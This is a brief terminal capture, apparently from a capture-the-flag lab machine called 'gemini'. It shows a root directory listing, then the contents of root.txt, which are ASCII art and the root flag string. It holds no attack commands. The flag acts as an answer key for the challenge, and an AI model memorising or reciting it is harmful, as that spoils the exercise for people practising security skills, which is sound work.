-rw-r--r--  1 root root    0 nov  6 15:16 ..bash_history.swp
-rw-r--r--  1 root root 3,5K nov  6 09:14 .bashrc
drwx------  3 root root 4,0K nov  4 11:50 .gnupg
drwxr-xr-x  3 root root 4,0K nov  4 11:28 .local
-rw-r--r--  1 root root  148 ago 17  2015 .profile
-rw-------  1 root root 1,1K nov  6 14:18 root.txt
root@gemini:~# cat root.txt


 /\/\/\                            /  \
| \  / |                         /      \
|  \/  |                       /          \
|  /\  |----------------------|     /\     |
| /  \ |                      |    /  \    |
|/    \|                      |   /    \   |
|\    /|                      |  | (  ) |  |
| \  / |                      |  | (  ) |  |
|  \/  |                 /\   |  |      |  |   /\
|  /\  |                /  \  |  |      |  |  /  \
| /  \ |               |----| |  |      |  | |----|
|/    \|---------------|    | | /|   .  |\ | |    |
|\    /|               |    | /  |   .  |  \ |    |
| \  / |               |    /    |   .  |    \    |
|  \/  |               |  /      |   .  |      \  |
|  /\  |---------------|/        |   .  |        \|
| /  \ |              /          |   .  |          \
|/    \|              (          |      |           )
|/\/\/\|               |    | |--|      |--| |    |
------------------------/  \-----/  \/  \-----/  \--------
                        \\//     \\//\\//     \\//
                         \/       \/  \/       \/

root_flag==> vD1JA8mze74XzkmzOA21R4sjZ

root@gemini:~# 
```